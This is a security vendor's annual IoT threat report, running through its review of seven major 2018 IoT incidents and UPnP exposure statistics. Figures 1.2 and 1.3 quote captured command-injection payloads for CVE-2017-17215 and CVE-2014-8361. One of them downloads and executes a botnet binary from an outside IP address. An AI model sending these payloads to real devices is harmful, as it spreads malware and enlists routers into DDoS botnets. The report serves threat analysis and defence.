NSFOCUS

2018 Annual IoT Security Report

NSFOCUS

About NSFOCUS

NSFOCUS, Inc., a global network and cyber security leader, protects enterprises and carriers from advanced cyber attacks. The company's Intelligent Hybrid Security strategy utilizes both cloud and on-premises security platforms, built on a foundation of real-time global threat intelligence, to provide multi-layered, unified and dynamic protection against advanced cyber attacks.

NSFOCUS works with Fortune Global 500 companies, including four of the world's five largest financial institutions, organizations in insurance, retail, healthcare, critical infrastructure industries as well as government agencies. NSFOCUS has technology and channel partners in more than 60 countries, is a member of both the Microsoft Active Protections Program (MAPP), and the Cloud Security Alliance (CSA).

A wholly owned subsidiary of NSFOCUS Information Technology Co. Ltd., the company has operations in the Americas, Europe, the Middle East and Asia Pacific.

Special Statement

All data used for analysis has been anonymized and no customer information appears in this report to avoid information disclosure per GDPR.

CONTENTS

CONTENTS

Executive Summary

With the constant evolution of the Internet of Things (IoT), the security of IoT is becoming an issue that more and more people are concerned about. In 2016, we released the IoT Security Whitepaper to popularize IoT security for a general audience. In 2018, we released the 2017 Annual IoT Cybersecurity Report to present our analysis of exposure of IoT assets on the Internet, device vulnerabilities, and threats and risks to which IoT devices are exposed. The 2018 Annual IoT Security Report demonstrates our continuous research on IoT assets and threats facing them. In terms of assets, we focus on how to profile the distribution of IoT assets exposed on the Internet more accurately. In terms of threats, our priorities are association of IoT assets of critical categories with exceptions discovered from the Internet, and track of IoT threats, including various malicious attacks and malware families.

First, we look back on seven quite influential IoT incidents in 2018, when attackers exploited vulnerabilities to write malware for infection of massive IoT devices, bought or hired attack services on the dark web, and wantonly launched breach and ransomware attacks. These activities obviously targeting IoT devices or attacks launched via IoT devices have posed a great threat to national critical information infrastructure and large enterprises' and individuals' security. Amid the still severe situation of IoT security, we have a long way to go before effectively resolving and mitigating IoT threats.

In last year's report, we mentioned that the total number of various IoT devices exposed on the Internet reached 60 million according to data we obtained through one year's port scanning. However, network addresses of IoT devices may change. Therefore, the number obtained through repeated port scans cannot truly reflect the actual exposure of IoT devices in a specific period. To learn accurate changes in IoT assets, we compared data obtained through multiple rounds of scanning and found that:

Among routers, cameras, and VoIP phones in China, at least 40% frequently changed their network addresses. However, as for network segments mapped by these assets' network addresses, only 10% changed. Then we conducted a spot check of network segments that had changed, and found that over 90% of assets in these segments connected to the network via dial-up access. In this sense, whether for delineation of exposed IoT assets or for track of devices that have been used to launch malicious

attacks, we cannot neglect changes in network addresses of IoT assets.

Besides an in-depth study of exposed IoT assets, we associated data of IoT assets found in network-wide scans in nearly half a year with NSFOCUS Threat Intelligence (NTI) center's threat intelligence, managed security service (MSS) devices' logs and alerts, and third-party partners' data, and, based on such associations, calculated and analyzed security risks of IoT assets exposed on the Internet and the trend of threats facing these assets.

An analysis of the behavior of IoT assets over a six-month period found that routers and cameras constituted the largest portion of IoT devices and they also took the largest proportion of all devices that had behaved abnormally. As for anomalous behavior, DDoS attacks, botnet communication, and scanning were most frequently detected, found to be with 79.36% of IoT devices having behaved abnormally. Of all abnormal IoT devices, a large proportion (cameras) had port 554 open. This means that particular emphasis should be placed on these devices during security check of IoT devices. IoT attacks were mostly conducted by malware families. According to data collected from honeypots and ongoing tracking of botnets, Mirai and Gafgyt, the two major IoT malware families, had the largest number of malicious samples captured. From the attack behavior actually detected, Gafgyt and XorDDoS took the first two spots. From the global perspective, malicious IoT devices in different countries employed different attack methods. Take routers as an example. Abnormal routers in the USA were often victims of exploits, while those in Brazil were usually used for cryptojacking. In China, both the number of IoT devices and the number of abnormal IoT devices were closely connected to the level of regional economic development, especially the tertiary industry. From the perspective of vendors, MikroTik was put on top of the list of IoT device vendors maliciously exploited by hackers in 2018 due to a vulnerability found in its routers in April 2018 exploitable for cryptojacking, and still exploited in the wild six months later. To ensure the security of the IoT, we should (1) incorporate security into the design; (2) adopt protective measures for devices, connections, and clouds during network construction; (3) take into account the large installed base of less secure devices during security governance. Obviously, IoT security is an arduous task that cannot be fulfilled in one day.

During investigation of exposed IoT assets and track of threats, we found many Universal Plug and Play

(UPnP) services were exposed on the Internet and thus were abused by attackers to become a major source of DDoS attacks. Specifically, our findings include the following:

Around the world, about 2.8 million IoT devices had port 1900 open for the UPnP SSDP (Simple Service Discovery Protocol) service and so were exposed to the risk of being exploited for DDoS attacks. Among them, 38.6% also had the UPnP SOAP service publicly accessible. Of these devices, 69.8% contained vulnerabilities. As the Simple Object Access Protocol (SOAP) does not have the authentication mechanism, about 410,000 IoT devices with accessible port mapping service had the possibility of being breached. Among these devices, 8.9% were found to be associated with malicious port mapping entries. This, for example, may expose ports 445 and 139 on intranets to the Internet. As a result, intranets may be at the risk of being targeted by EternalBlue and EternalRed. In fact, we found that infected devices had 282 compromise records on average. **We observed two families used to add malicious port mappings: IntraScan and NodeDoS.** The former attempts to expose all intranet ports to the Internet and has infected about 9000 devices worldwide. The latter engages in two types of malicious behavior: (1) mapping intranet ports to port 53 of 8.8.8.8, presumably for the purpose of turning devices into clusters of bots for DNS reflection attacks; (2) mapping intranet ports to a porn ad platform to garner profits from distributed ad clicks. Currently, about 600 devices in the world have been infected with NodeDoS.

To learn the UPnP attack trend, we studied data collected in the past two months from our honeypots deployed around the world. We observed 1056 SSDP reflection attacks besides such malicious activities as UPnP scanning and remote code execution implemented by exploiting CVE vulnerabilities.

Looking back on 2018, we find IoT incidents ran through the year. There are three major reasons behind this: (1) IoT devices are vulnerable and easily exploitable, often exposed on the Internet; (2) DDoS-as-a-service, ransomware attacks, and cryptojacking are easy methods to make quick money at low risk and so are favored by hackers, who leverage open-source arsenals to quickly assemble malware for scanning, infiltration, and control of IoT devices; (3) The IoT is fragmented and characterized by a long supply chain; IoT device vendors are not equipped with necessary security capabilities while security vendors cannot participate in the design, implementation, production, and upgrade of IoT products.

Moreover, IoT-related standards and statutes are yet to mature and watchdogs have not developed effective implementation guidelines. In this context, we recommend security vendors, IoT device vendors, IoT service providers, network operators, and regulatory authorities should work together to reshape the IoT security ecosystem by working out a high-level design covering the security of clouds, connections, and devices, assessing the security design of specific products, establishing a supervisory system that combines threat warning and security governance, and creating a win-win business model through industrial cooperation.

Looking ahead, we expect the following changes in IoT security in the coming years:

In the next few years, as the Chinese government is stepping up efforts in implementing the IPv6 strategy, there will probably be a sharp rise in the number of IoT assets, from which more security issues will ensue. It can be foreseen that IoT incidents will not decrease, but instead will increase as a result of the IoT being more frequently targeted by hackers.

Numerous IoT devices are exposed on the Internet, with incessant vulnerabilities. IoT malware families[1] , such as Gafgyt, Mirai, and XorDDoS, are still active. Moreover, botnets are available as services and are becoming increasingly centralized to form such business models as DDoS-as-a-service, ransomware-as-a-service, and cryptojacking-as-a-service. Thus, cyber criminals can have their targets attacked via services purchased from the dark web, without needing to spend time building botnet armies. As a result, the IoT will be faced with escalating threats. We believe that attacks launched via these services will frequently make headlines in years to come.

Many gateway devices have the UPnP service publicly accessible. Worse still, most of these gateways are legacy devices whose security issues cannot be fixed at one go by upgrading or replacing the firmware. As hackers deepen their knowledge of UPnP, threats arising from UPnP will loom large, especially for intranets of homes and enterprises.

1 IoT malware families refer to botnet families aimed at reducing IoT devices to zombies.

1

MAJOR IOT INCIDENTS IN 2018

With the constant addition of devices to the IoT, more vulnerabilities in these devices are exposed. Perpetrators active on the dark web keep hunting, leveraging, or controlling such vulnerable IoT devices to launch malicious attacks. For example, after compromising the Supervisory Control and Data Acquisition (SCADA) system used in Ukraine's power grid, the attacker further caused the outage of the grid, significantly affecting people's lives, social stability, and even national security. Scanning, control, and attack activities that we have observed are mostly conducted by exploiting vulnerabilities in devices and then executing malware on these devices. Some malware families, such as Mirai and BrickerBot, are well-known to us because of extensive media coverage.

This chapter describes major IoT incidents that attracted wide attention in 2018. By looking back on these incidents, readers can get a glimpse of the current IoT security landscape[2].

Viewpoint 1: Looking back on major IoT incidents in 2018, we find that attackers' malicious activities included infection of IoT devices, sale/purchase of the attack service, and launch of damaging attacks. Obviously, attacks targeting the IoT or originated from the IoT have posed a serious threat to critical information infrastructure of various countries. In a word, the IoT security is still severe.

1.1 DDoSaaS Available on the Dark Web to Leverage IoT Devices

1.1.1 What Happened

In February 2018, Pascal Geenens, a cybersecurity researcher from Radware, analyzed a DDoS attack organization, which leveraged JenX-infected IoT devices to launch DDoS attacks. Currently, the organization has provided the DDoS service (DDoS-as-a-Service (DDoSaaS))[1] on the dark web at prices shown in Figure 1.1. Although we do not know the exact number of IoT devices infected with JenX, it can be inferred that at least 29,000 devices (based on the assumption of each device having

2 The numbers of infected or controlled hosts on the IoT are, in most cases, rough estimates. Researchers' calculation of such numbers was based on data collected by various security vendors' honeypots, with such factors as the activity, distribution, and exploited vulnerabilities of malware taken into account. These numbers are provided for reference only and cannot be taken as accurate values reflecting the actual situation to a hair. However, if perpetrators broke into devices and changed these devices' fingerprints, making it possible for security companies to use scanners to mark such infected devices, we could get the exact number of these devices. In this case, such numbers can be deemed to accurately reflect the actual situation.

a maximum uplink bandwidth of 10 Mbps) were controlled by this hacker group, which is capable of launching 290–300 Gbps DDoS attacks. To be specific, JenX respectively exploited CVE-2017–17215 and CVE-2014-8361 vulnerabilities to infect Huawei HG532 routers and devices running Realtek SDK. Generally, these devices have a downlink bandwidth of about 100 Mbps and an uplink bandwidth of 10 Mbps. Different from the completely distributed botnet Mirai, JenX relies on servers to complete vulnerability exploitation and bot management. In July, exploiting the CVE-2017–17215 vulnerability, the hacker built a botnet of 18,000 zombies in a single day[2]. This tells us how capable JenX could be.




Figure 1.1 DDoS service prices on the dark web

1.1.2 Brief Technical Breakdown

Figure 1.2 shows how the CVE-2017–17215 vulnerability is exploited[13]. An attacker can send HTTP POST requests to port 37215 of the target host and then uses a series of command sequences to download and execute malware on the host.

```
<?xml version="1.0" ?>
  <s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <s:Body>
        <u:Upgrade xmlns:u="urn:schemas-upnp-org:service:WANPPPConnection:1">
            <NewStatusURL>$(cd /tmp/ ;rm -rf okiru ;killall okiru ;killall masuta ;killall telnet
;killall telnet.mips ;killall mips ;killall mirai ;busybox wget -g 5.39.22.8 -l jennifer -r
/jennifer.mips ;chmod +x jennifer ;./jennifer)</NewStatusURL>
            <NewDownloadURL>$(echo HUAWEIUPNP)</NewDownloadURL>
        </u:Upgrade>
      </s:Body>
</s:Envelope>
```

Figure 1.2 Command injection point of the CVE-2017-17215 vulnerability

The CVE-2014-8361 vulnerability is similar to CVE-2017–17215 in terms of the exploitation method. As shown in Figure 1.3, an attacker inserts a command into the XML tag of NewInternalClient for the download and execution of malware. After the malware is executed, the infected device will receive other commands from the C&C server. Figure 1.4 shows heartbeat data of a TCP session between the infected device and the C&C server.

```
<?xml version="1.0" ?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
 <s:Body>
  <u:AddPortMapping xmlns:u="urn:schemas-upnp-org:service:WANIPConnection:1">
   <NewRemoteHost></NewRemoteHost>
   <NewExternalPort>47449</NewExternalPort>
   <NewProtocol>TCP</NewProtocol>
   <NewInternalPort>44382</NewInternalPort>
   <NewInternalClient>`cd /tmp/; rm -rf t`</NewInternalClient>
   <NewEnabled>1</NewEnabled>
   <NewPortMappingDescription>syncthing</NewPortMappingDescription>
   <NewLeaseDuration>0</NewLeaseDuration>
  </u:AddPortMapping>
 </s:Body>
</s:Envelope>
```

Figure 1.3 Command injection point of the CVE-2014-8361 vulnerability




Figure 1.4 Heartbeat data of a TCP session between the infected device and the C&C server

1.1.3 Conclusion

The malware JenX could launch DDoS attacks of up to 200 Gbps, indicating that the centralized IoT botnet it built was made up of a large number of devices. The availability of DDoSaaS on the dark web tells us that the weaponization and commercial application of hacking techniques have been quite mature on the underground market. IoT vendors should release updates and patches for their devices in time and try to persuade users to keep their devices up to date. This will help reduce the possibility of Internet-facing IoT devices being reduced to zombies.

1.2 Hide 'N Seek Infecting 90,000 IoT Devices

1.2.1 What Happened

In January 2018, Bitdefender discovered a new botnet and dubbed it Hide 'N Seek (HNS)[3]. By April 2018, there had been 90,000 devices turning into P2P bots after being infected with HNS. The last update of HNS was spotted in September 2018. After its arsenal was expanded to include functions of port scanning and exploitation of the Android Debug Bridge (ADB) in Android devices[4], the malware could infect far more devices.

1.2.2 Brief Technical Breakdown

1.2.2.1 Exploiting Known Vulnerabilities

HNS exploits multiple known remote command execution (RCE) vulnerabilities (see Table 1.1) to infect devices running Linux, such as routers, cameras, and servers.

Table 1.1 RCE vulnerabilities exploited by HNS

Vulnerability	PoC Published Date
TP-Link routers RCE	March 12, 2013
Cisco Linksys router RCE	February 16, 2014
JAWS/1.0 RCE	February 10, 2016
AVTECH IP camera/NVR/DVR RCE	October 11, 2016
Belkin NetCam RCE	July 17, 2017
OrientDB RCE	October 9, 2017
Netgear DGN1000 RCE	October 25, 2017
Apache CouchDB RCE	June 20, 2018
HomeMatic Zentrale CCU2 RCE	July 18, 2018

1.2.2.2 Exploiting the ADB Service

In September 2018, Bitdefender researcher Liviu Arsene spotted code in new samples that exploited the ADB feature. That is to say, HNS can infect any Internet-facing Android devices that have the ADB feature enabled, including smart TVs, set-top boxes (STBs), face recognition access control systems, and in-vehicle entertainment systems[5].

According to Liviu Arsene, the botnet operators are constantly adding new features to enslave as many devices as possible, although current evidence cannot tell us what their next goal will be.

1.2.3 Conclusion

At present, there is no evidence indicating that whether attackers have used the HDS botnet to launch attacks. But from the number of hosts controlled by it, it can be inferred that the peak attack bandwidth can hit 900 Gbps, close to the peak size of DDoS attacks launched by Mirai in 2016. Those who have purchased and deployed DDoS mitigation services or devices should lose no time to detect and protect against this botnet.

1.3 IoTroop Initiating a Series of DDoS Attacks Against Financial Institutions

1.3.1 What Happened

On October 29, 2017, CheckPoint in its technical report revealed that its security research team had discovered a new botnet and dubbed it IoTroop[6] . Insikt Group, a threat research team from cybersecurity company RecordedFuture, after analyzing the botnet infrastructure used and the timing of attacks, inferred that the botnet launched three consecutive DDoS attacks on different financial institutions in one day.

The first attack took place at around 18:30 on January 28, 2018. At least 13,000 IoT devices, each with a unique IP address, were used to conduct a DNS amplification attack that peaked at 30 Gbps. The second attack happened almost at the same time as the first one. Insikt Group believed that both attacks were conducted by using the same Mirai-variant IoT botnet because IP addresses from the second company communicated with 26 unique IP addresses, of which 19 had been involved in the attack against the first financial institution. At around 21:00 on the same day, only a few hours after the first two incidents, a third attack was detected to target TCP port 443. Although technical details of this activity are not available, the close temporal proximity of these incidents indicates a possible connection.

According to previous analysis of the malware, IoTroop borrowed some of Mirai's code. Like Mirai, IoTroop targets network devices such as routers and cameras from TP-Link, Avtech, MikroTik, Linksys, Synology and GoAhead. According to Insikt Group, this botnet consists of infected MikroTik routers (80%) and other types of IoT devices (20%), including routers from Ubiquity, Cisco, and ZyXEL.

1.3.2 Conclusion

Following the Mirai incident in 2016, a variety of malware families began to target IoT devices and reduced a multitude of vulnerable IoT devices to zombies, which, in turn, became direct initiators of DDoS attacks. The Mirai family, such as IoTroop in this incident, and other malware variants like SORA,

OMG, OWARI, and Omni were found to be active in 2018. Other families, such as Gafgyt, also show their presence in some incidents. For detailed analysis of these families, see section 3.4.3 "Anatomy of Typical Malware Families." With the increasingly widespread adoption of IoT devices, security vendors, IoT device vendors, and IoT users should work together to develop and enhance capabilities of detecting and removing IoT-targeting malware.

1.4 VPNFilter Infecting Approximately 500,000 IoT Devices, Allegedly Linked to Some Nation State

1.4.1 What Happened

On May 23, 2018, Cisco's Talos team published a report on its official website[19], disclosing behavior of a malware family VPNFilter. Through cooperation with partners and law enforcement, the team estimated the number of infected devices to be at least 500,000 in at least 54 countries. On June 8, 2018, Cisco updated the list of IoT device vendors affected by this malware to include Asus, D-Link, Huawei, Linksys, MikroTik, Netgear, QNAP, TP-Link, Ubiquiti, Upvel, and ZTE[20]. The 500,000 devices controlled by VPNFilter were all networking devices, including routers and firewalls. If these devices' network forwarding function was compromised, there would be millions of devices affected by the malware, from the previous 500,000.

Unlike other incidents, this incident, according to Cisco's speculation, was linked to nation-state behavior because VPNFilter used some code of BlackEnergy, which launched an attack in 2015, namely the famous Ukraine power grid incident, leaving 225,000 Ukrainians in the dark for six hours[42]. On July 13, 2018, Ukraine claimed that it blocked an attack on a chemical plant. By using VPNFilter, the attacker intended to disrupt the normal operations of the chemical plant. Ukraine's counterintelligence department blamed Russia for the assault on the plant[18].

1.4.2 Brief Technical Breakdown

The working principle of VPNFilter is quite complicated. For details, see the technical analysis provided by Talos on its blog site[19]. Here we only give a brief account of behavior of this malware. A

VPNFilter attack consists of three stages. At the first stage, the malware attempts to set up encrypted connections (nonstandard RC4) and download pictures from photobucket.com before extracting the IP address of the C&C server from the geolocation information of pictures. At the second stage, the malware overwrites hard disk drives (bricking the device) and communicates with the C&C server for proxy configuration. At the third stage, the malware sniffs packets passing through the device and tries to discover authentication-related information.




Figure 1.5 Three stages of a VPNFilter attack

1.4.3 Conclusion

Suspected to be nation-state behavior, VPNFilter has rather sophisticated functions and their implementation mechanism is complicated, making itself a very difficult object to analyze. Security vendors can effectively detect and prevent the malware only by immediately capturing and analyzing the malware's malicious behavior. If a malware family like this one targets a country's critical information infrastructure, are we capable of detecting and analyzing the malware behavior before it causes actual damage? This is a question worth our consideration.

1.5 TSMC Suffering a Loss of Over 1 Billion Yuan Because of Product Lines Targeted by Ransomware Attacks

1.5.1 What Happened

In August 3–6, 2018, three factories of Taiwan Semiconductor Manufacturing Company (TSMC) were forced to halt production after being hit by a virus. This attack caused a loss of over 1 billion yuan. TSMC CEO C.C. Wei said, this virus broke out because workers failed to follow secure operating procedures to isolate new products and conduct security checks before getting them online, leading to the malware infecting product lines and the headquarters. Wei added that TSMC was trying its best to alleviate the impact of delayed delivery on customers and expressly indicated that he "does not think it is a custom virus specially targeting TSMC."[22]

This incident happened at a critical time. First, the company was in the middle of the ramp-up for chips to be used by Apple's and Huawei's new phones to be soon launched. Second, two months before, the former chairman and CEO Morris Chang had just retired and handed over his jobs to successors[23]. Anyway, people had various speculations about this incident, which, fortunately, was well dealt with later and did not incur more negative implications.

1.5.2 Conclusion

Enterprises with large quantities of industrial control equipment are exposed to very great security risks because they seldom upgrade their equipment and systems as expected. With the frequent occurrence of malevolent attacks, such as ransomware attacks and nation state-sponsored assaults, chemical and petrochemical, metallurgical, electrical power, rail communications, tobacco, and other critical sectors are faced with unprecedented cyber threats[24]. Legacy equipment tends to expose enterprises to security risks. Moreover, insiders may also pose a serious threat. For example, at the end of November 2018, Samsung's 11 employees sold the company's OLED curved screen technology for an illegal gain of 15.5 billion won[27]. Amid this situation, enterprises should not only configure security policies for various types of equipment but also tighten management by increasing investments in cybersecurity so as to protect enterprise networks from various attacks while preventing information leaks caused by leaving employees.

1.6 Vulnerable UPnProxy Exposing 45,000 Intranets, Threatening Numerous Enterprises and Families

1.6.1 What Happened

On November 28, 2018, Akamai published a post on its blog site[9], saying that "There are 277,000 devices, out of a pool of 3.5 million, running vulnerable implementations of UPnP. Of those, Akamai can confirm that more than 45,000 have been compromised in a widely distributed UPnP NAT injection campaign." These injection attempts exposed intranet devices behind routers on the Internet, making them springboards for hackers' penetration into more intranet devices and further attacks on families, threatening the operational security and personal privacy of smart home. Worse still, hackers may be able to infiltrate enterprises in Bring Your Own Device (BYOD) scenarios.

As early as 2013, Rapid7 published a whitepaper titled *Security Flaws in Universal Plug and Play*, summing up its research results of UPnP vulnerabilities and scans of Internet-exposed assets for vulnerabilities. Of all Internet-exposing devices, over 80 million exposed the UPnP service to the world. Of various attack methods described in the whitepaper, at least one could affect 40 million to 50 million devices. Of all those devices, about 23 million could be made to execute system commands via a single UDP packet.

1.6.2 Brief Technical Breakdown

IPv4 addresses are insufficient for use in China. The Network Address Translation (NAT) technology is a good solution to this issue. Configuring NAT at the gateway makes it possible to map certain intranet services onto the Internet for external access. Besides, NAT keeps unnecessary intranet services from external access thanks to the gateway that serves as a border between intranet devices and external users to prevent uncontrolled access. Integration of UPnP into the gateway enables automatic NAT configuration, which should be otherwise performed manually. In this case, UPnP-enabled clients installed on intranet machines can interact with the gateway, on which a port is assigned to map intranet services onto the Internet. For the purpose of illustration, we divide business scenarios into the following:

1. The gateway does not support UPnP.
2. The gateway supports UPnP, but intranet devices do not have the function of interacting with UPnP.
3. The gateway supports UPnP, and intranet devices can interact with UPnP.

Assume that the UPnP protocol or service is vulnerable and such vulnerabilities can be exploited by attackers by mapping arbitrary ports of arbitrary hosts on the intranet onto the port of the gateway. Then, if SSH, FTP, and other services are enabled on intranet devices in scenarios 2 and 3, these devices are likely to be compromised. Technically, UPnProxy injects NAT entries into the XML and other configuration files, enabling the gateway to expose intranet services via its port. This way, the gateway looks like a proxy server that an attacker can use to access intranet services. That is why UPnProxy is so named.

1.6.3 Conclusion

Routers and fiber modems, as necessary devices for home broadband access, should put particular emphasis on network border protection. UPnProxy vulnerabilities remind IoT device vendors to enhance protections on gateways, especially access control for internal services. Once a home or enterprise intranet is infiltrated, users will be at risk of privacy disclosure or critical data being encrypted for ransom, or be exposed to physical security threats.

1.7 200,000 Routers Hacked to Turn Intranet Devices into Malicious Crytomining Tools

1.7.1 What Happened

MikroTik routers have a router management service to enable access to them via dedicated software Winbox upon password authentication. In March 2018, MikroTik disclosed a Winbox vulnerability on its blog site[15]. In August 2018, about 200,000 MikroTik routers whose firmware was not updated in time were found to be linked to cryptojacking behavior[17]. In this campaign, the attacker injected the Coinhive cryptojacking script into web pages browsed by users, forcing unsuspecting users to mine Monero at a

sacrifice of their intranet devices' computing powers and transferring gains from such Monero mining to the attacker's wallet.

1.7.2 Brief Technical Breakdown

By exploiting the vulnerability disclosed in March 2018, an attacker could read files from devices via Winbox to gain unauthorized, remote administrative access to routers, thereby taking control of routers. After successful login to a router, the attacker enabled the HTTP proxy function to redirect all HTTP 403 error pages to a crafted page that contained the Coinhive script. As a result, when users browsed to any types of error pages, they were redirected to this custom page and began to mine Monero.

In October 2018[16], a researcher from Tenable studied this vulnerability and expounded how to leverage the backdoor to control MikroTik routers and get a Bash shell of the Linux system. This study indicates that attackers have additional methods to exploit this vulnerability to build a gigantic botnet army.




Figure 1.6 Leveraging the backdoor to get Bash shells of MikroTik routers

1.7.3 Conclusion

Section 3.2.4 "Cryptojacking" continues to delve into IoT devices controlled by the Coinhive family and analyzes the distribution of cryptomining devices exploited by this family.

Although the vendor discovered and fixed this vulnerability promptly, some users failed to upgrade their firmware in time, leading to 200,000 devices being compromised by the attacker. This tells us how important and necessary it is to obtain security advisories from vendors and to update and harden devices in a timely manner.

1.8 Sum-up

In this chapter, we analyzed seven IoT incidents taking place in 2018. The first three were DDoSaaS incidents related to DDoS attacks, indicating that infecting IoT devices, creating botnets, and directly launching DDoS attacks are not always the priority goal. In the meantime, attackers are seeing the DDoS service as an additional business model to garner illegal profits. Thanks to vulnerabilities common in IoT devices, the grey zone like the dark web will see more transactions concerning the cyberattack service based on IoT botnets. As a result, whoever pays a small sum like 20 dollars can implement a DDoS attack up to 300 Gbps. Predictably, IoT-related attacks will grow in both the frequency and intensity. Therefore, great important should be attached to governance of IoT device security.

The fourth incident was suspected to be nation-state behavior, while the fifth concerned the security of a large enterprise. The two incidents tell us that a computer network attack can not only cripple IoT devices but also cause new security issues such as compromising the operational security of the IoT/industrial Internet. For example, TSMC had to halt production for three days after its devices were infected with a virus, resulting in a delayed delivery of some batches of chips. Some attacks, such as an attempted attack on a chemical plant by using VPNFilter that was blocked by Ukraine, may be sponsored by nation states.

In the sixth incident, network borders of routers were broken, exposing more intranet devices to the Internet. It is not difficult to imagine that, if an attacker enables UPnP on IoT devices, such as routers, and then creates port mappings for SSH, FTP, and Telnet services to breach intranet hosts, chances

of hosts being turned into zombies will be multiplied. Considering such ploys as traffic amplification, the peak bandwidth of DDoS attacks will increase by one order of magnitude. In the seventh incident, routers were leveraged by an attacker to turn intranet devices into cryptomining tools. Obviously, some hackers have acquired an expert-level knowledge of routers of some makes. It takes efforts to sort out how these hackers launch attacks, which adds up to the difficulty of securing the IoT.

To conclude, the probability of IoT devices getting infected, the availability of the DDoS attack service, and the prevalence of attacks, some of which are even sponsored by nation states, indicate that attacks targeting or initiated from IoT devices are posing a serious threat to critical information infrastructure of different countries and it remains an arduous task to effectively protect the IoT from cyberattacks.

2

EXPOSURE OF AND CHANGES IN IOT ASSETS

